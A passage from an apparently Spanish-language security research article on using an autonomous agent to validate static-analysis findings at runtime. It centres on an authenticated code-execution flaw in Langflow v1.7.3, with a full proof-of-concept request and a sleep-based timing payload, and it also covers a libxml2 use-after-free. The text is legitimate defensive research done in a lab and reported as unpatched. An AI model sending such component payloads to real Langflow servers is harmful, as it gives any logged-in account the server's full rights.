¿Puede un agente de IA demostrar en tiempo de ejecución los hallazgos de SAST?
El análisis estático señala posibles errores, pero no puede demostrarlos. La validación en tiempo de ejecución demostró una RCE autenticada en Langflow y corrigió las condiciones de activación declaradas de un use-after-free en libxml2.
Un agente autónomo tomó un hallazgo de SAST (pruebas de seguridad de aplicaciones estáticas) en Langflow v1.7.3, envió un componente personalizado cuyo constructor espera diez segundos y obtuvo la respuesta en 40.50 segundos, no en diez. El servidor ejecuta el código enviado cuatro veces por cada solicitud de validación. Ninguna herramienta de análisis estático puede ver esa respuesta de 40.50 segundos, porque solo existe cuando el código se está ejecutando. Un segundo caso, un use-after-free en libxml2, muestra cómo las pruebas en tiempo de ejecución corrigen el propio hallazgo: tres de las seis condiciones que el informe decía necesarias resultaron no serlo.
Qué aporta la validación en tiempo de ejecución a un informe de SAST
¿Qué es la validación en tiempo de ejecución?
La validación en tiempo de ejecución consiste en probar un hallazgo de análisis estático contra una aplicación en ejecución para confirmar si realmente se activa, qué gravedad tiene y qué condiciones necesita de verdad. Convierte un posible error en un error demostrado, o lo descarta.
Las herramientas de análisis estático escanean el código fuente y señalan las líneas que parecen vulnerables. Nunca ejecutan el código, de modo que no pueden decirle si un error señalado es real, qué gravedad tiene o a quién afecta. Los equipos dedican horas a separar las vulnerabilidades reales de los falsos positivos, y una cola compuesta sobre todo por ruido enseña a los desarrolladores a tratar cada ticket como ruido, incluidos los pocos que acabarán en un informe de incidente.
Sometimos dos hallazgos a validación en tiempo de ejecución:
- Ejecución remota de código autenticada en Langflow. Una sencilla prueba de temporización demostró que el código enviado al servidor realmente se ejecuta, y que se ejecuta cuatro veces por cada solicitud de validación.
- Use-after-free en libxml2. Las pruebas mostraron que tres de las seis condiciones enumeradas en el informe original no eran necesarias. El error se activa con la configuración predeterminada del parser, siempre que falle una asignación de memoria durante el análisis.
En ambos casos, el sistema en ejecución nos dijo algo que el código por sí solo no podía. El primer error se ejecutaba más veces de lo que sugería el código. El segundo afectaba a más configuraciones de las que afirmaba el informe. Hallazgos como estos son reales pero están mal descritos, de modo que se corrigen con la prioridad equivocada.
Comprobar los hallazgos de esta manera solía llevar a un experto una tarde por cada uno. Un agente de IA, entendido aquí como un escáner autónomo que planifica sondeos, los ejecuta contra un objetivo activo y registra evidencias sin intervención humana en cada paso, puede ahora ejecutar estas pruebas de forma automática para cada hallazgo que se entregue con un objetivo ejecutable, un artefacto reproducible y una señal que observar.
¿Cómo se validó esta investigación?
Los hallazgos y las validaciones de este artículo fueron realizados por el Ostorlab Security Research Team. Todas las validaciones en tiempo de ejecución se ejecutaron contra una instancia de laboratorio interna y controlada de Langflow (v1.7.3) y contra una libxml2 reconstruida localmente con AddressSanitizer. Los hallazgos se basan en análisis empírico de temporización, seguimiento de memoria con AddressSanitizer (ASan) y ablación sistemática de condiciones previas (probar cada requisito declarado eliminándolo).
Qué puede ver el análisis estático y qué no
El análisis estático puede rastrear un valor desde una fuente hasta un sink y mostrar que existe una ruta de riesgo en el código fuente. No puede decirle si esa ruta es alcanzable en la aplicación desplegada, si la entrada sobrevive hasta el sink, qué gravedad tiene el resultado ni cuáles de las condiciones previas son reales.
SAST no hace mal su trabajo. Hace un trabajo distinto del que seguimos pidiéndole.
Un analizador estático razona sobre código que no se está ejecutando. Dentro de ese alcance es rápido, exhaustivo y barato: leerá todos los archivos de un repositorio grande antes de que una persona termine su café, y encontrará el exec() que había olvidado en un módulo auxiliar que nadie toca desde 2022.
Lo que no puede hacer es responder a las cuatro preguntas que deciden si a alguien debe importarle:
| Pregunta | Por qué el análisis del código fuente no puede resolverla |
|---|---|
| ¿Es alcanzable la ruta en la configuración desplegada? | Depende de la configuración en tiempo de ejecución, los feature flags, el enrutamiento del proxy inverso, los filtros de ingress y el middleware de sesión. |
| ¿Sobrevive la entrada intacta hasta el sink? | Depende de los formatos de serialización, la coerción del framework, la conversión de tipos, la normalización Unicode y la inspección del WAF. |
| ¿Qué gravedad tiene cuando se activa? | Depende de los derechos del proceso del sistema operativo en ejecución, los secretos montados y el aislamiento de red, no de los permisos del repositorio. |
| ¿Cuáles de las condiciones previas declaradas son reales? | Un analizador informa de las condiciones a lo largo de la única ruta abstracta que rastreó, no del conjunto mínimo de condiciones necesario para activar el error. |
Esa última fila es la que más se subestima, y los dos casos de este artículo giran en torno a ella. Un hallazgo estático describe una forma en que el error podría producirse. Con frecuencia, tanto los lectores como las propias herramientas lo confunden con una descripción de la forma en que se produce y, por tanto, de quién está expuesto.
No es una queja sobre una categoría de producto. Es la definición de la categoría. Una herramienta que razona sobre código inactivo no puede informar de hechos sobre procesos en ejecución, igual que un mapa no puede decirle si el puente está cerrado ahora mismo.
Caso 1: lo que decía el código sobre Langflow
Langflow es un constructor visual de flujos de trabajo con LLM. Los usuarios ensamblan componentes en un lienzo y la plataforma les permite escribir componentes personalizados en Python. Esa funcionalidad es el producto, lo que hace interesante el caso: el comportamiento peligroso no es un accidente, es la especificación del producto.

El análisis estático de la v1.7.3 produjo una cadena breve y sencilla:
- Un POST a
/api/v1/custom_componentlleva código fuente Python proporcionado por el usuario. - El código se carga mediante la maquinaria de importación dinámica de Python (
importlib). - Se instancia la clase del componente para poder leer sus entradas y salidas.
- Por tanto,
__init__se ejecuta, dentro del proceso, con los derechos del proceso del servidor de Langflow.
Sin sandbox, sin lista de permitidos, sin inspección del AST. No hay ningún truco ni ninguna cadena de gadgets ingeniosa: la validación se hace ejecutando el código.
Ejecutar Python es la funcionalidad, así que la verdadera cuestión es quién puede hacerlo. En un despliegue compartido de Langflow, cualquier cuenta que pueda iniciar sesión obtiene todos los derechos del proceso del servidor, no solo acceso a su propio espacio de trabajo. Esa es la brecha a la que se refiere este hallazgo.
Como hallazgo estático ya es sólido, y aun así no es una prueba. Todo lo anterior es una afirmación sobre el código fuente. Quedan abiertas cuatro preguntas, y cada una de ellas puede cambiar la severidad en uno u otro sentido:
- ¿Acepta realmente el endpoint esto en una instancia desplegada, o una protección de ruta o un proxy inverso lo rechaza antes?
- ¿La autenticación lo protege? El hallazgo dice que sí, que se requiere un JWT, lo que marca la diferencia entre un error crítico expuesto a Internet y un problema de privilegios posterior al inicio de sesión.
- ¿Se ejecuta realmente
__init__, o Langflow lee la clase sin instanciarla y el analizador interpretó mal la importación? - ¿Qué puede hacer realmente el código una vez que se ejecuta: esperar, lanzar procesos, leer el entorno?
Un revisor puede discutir las cuatro eternamente. La instancia en ejecución las resuelve en aproximadamente un minuto.
Esta ruta es la versión autenticada de CVE-2025-3248, la inyección de código no autenticada en /api/v1/validate/code que afecta a todas las versiones anteriores a la 1.3.0, donde exec() sobre el código enviado ejecuta de inmediato los decoradores y los argumentos predeterminados. La misma decisión de diseño, otra puerta: /api/v1/custom_component. La versión 1.3.0 cerró la puerta no autenticada, pero la autenticada seguía abierta en la v1.7.3. Lo notificamos a los responsables de Langflow mediante un GitHub Security Advisory (GHSA-8xrc-2jr4-78j7, privado en el momento de la notificación) el 9 de marzo de 2026. Lo clasificaron y lo aceptaron, pero en el momento de redactar este artículo sigue sin haber una versión con parche ni un CVE, y nuestras solicitudes de seguimiento no han recibido respuesta.
Si ejecuta una instancia compartida de Langflow, trate /api/v1/custom_component y /api/v1/validate/code como endpoints exclusivos de administración hasta que se publique un parche; no los exponga a las cuentas de los inquilinos.
Todas las pruebas se realizaron en nuestra propia instancia de laboratorio.
Caso 1: lo que dijo la instancia en ejecución
El agente inició sesión, obtuvo un JWT y envió componentes a /api/v1/custom_component en un host de laboratorio.
El primer payload no es un exploit. Es un control negativo:
from langflow.custom import Component
from langflow.io import Output

class Recon(Component):
    display_name = "Recon"

    def __init__(self, *args, **kwargs):
        super().__init__(*args, **kwargs)

    outputs = [Output(display_name="o", name="o", method="b")]

    def b(self):
        return ""
El agente envía este componente mediante un HTTP POST:
POST /api/v1/custom_component HTTP/1.1
Host: langflow.example.com:7860
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9...
Content-Type: application/json

{
  "code": "from langflow.custom import Component\nfrom langflow.io import Output\n\nclass Recon(Component):\n    display_name = \"Recon\"\n    def __init__(self, *args, **kwargs):\n        super().__init__(*args, **kwargs)\n    outputs = [Output(display_name=\"o\", name=\"o\", method=\"b\")]\n    def b(self):\n        return \"\"\n"
}
Eso devuelve HTTP/1.1 200 OK y {"message": "Component validated successfully"} en 0.43 segundos. Ahora hay una línea base, y cualquier cosa que se aleje de ella significa algo.
La prueba es una espera (sleep) en el constructor. No necesita red saliente, no escribe nada en disco y no puede confundirse con una ruta de error:
import time
from langflow.custom import Component
from langflow.io import Output

class TimingOracle(Component):
    display_name = "TimingOracle"

    def __init__(self, *args, **kwargs):
        super().__init__(*args, **kwargs)
        time.sleep(10)  # Injected delay oracle

    outputs = [Output(display_name="o", name="o", method="b")]

    def b(self):
        return ""
Los tiempos de respuesta medidos para distintas duraciones:
| Payload | Retardo esperado | Respuesta medida | Multiplicador |
|---|---|---|---|
| Línea base, sin sleep | 0 s | 0.43 s | N/A |
time.sleep(3) |
3 s | 12.53 s | ~4× |
time.sleep(5) |
5 s | 20.45 s | ~4× |
time.sleep(10) |
10 s | 40.50 s | ~4× |

De esa tabla se desprenden tres cosas, y solo una de ellas estaba en el hallazgo estático.
1. El código se ejecuta. Un servidor que solo leyera el AST de la clase respondería en 0.43 segundos con independencia de lo que contenga el constructor. El retardo sigue al payload, así que el constructor se ejecuta. Eso es el hallazgo, confirmado.
2. Se ejecuta cuatro veces. El multiplicador es estable con tres duraciones de sleep distintas, lo que descarta la coincidencia y el jitter de red. Langflow instancia el componente cuatro veces durante una única solicitud de validación. La prueba de temporización demuestra el número de veces, no dónde se produce cada ejecución. A la vista del código de validación, estos son los cuatro pasos más probables: - Primero, durante la carga dinámica inicial para leer los atributos de los campos. - Segundo, durante la reflexión del esquema de entrada. - Tercero, durante la extracción de los parámetros de salida. - Cuarto, durante la serialización de la plantilla.
Quien leyera el código fuente habría dicho «se instancia durante la validación» y habría acertado sin ser útil. Cuatro ejecuciones por solicitud es un multiplicador de fuerza: una solicitud HTTP compra cuatro ejecuciones, de modo que el trabajo costoso del constructor se multiplica por cuatro y cualquier efecto secundario se dispara cuatro veces, algo relevante si el payload no es seguro de repetir.
3. La relación es lineal. 3 → 12.53 s, 5 → 20.45 s, 10 → 40.50 s. Cada lectura es cuatro veces el sleep más aproximadamente medio segundo (de 0.45 s a 0.53 s), cercano a la línea base de 0.43 s. Es lo que cabe esperar si lo único que cambió es el sleep ejecutándose cuatro veces.
La ejecución fue luego más allá de la prueba de temporización para establecer el impacto y no solo la ejecución. Los payloads de ejecución de comandos y de lectura del entorno también devolvieron HTTP 200. Esas respuestas sugieren que se escribieron archivos marcadores en /tmp y que se leyeron variables sensibles; esa parte se infiere únicamente del código de respuesta, no se confirmó mediante un canal fuera de banda independiente, y mantenemos esa 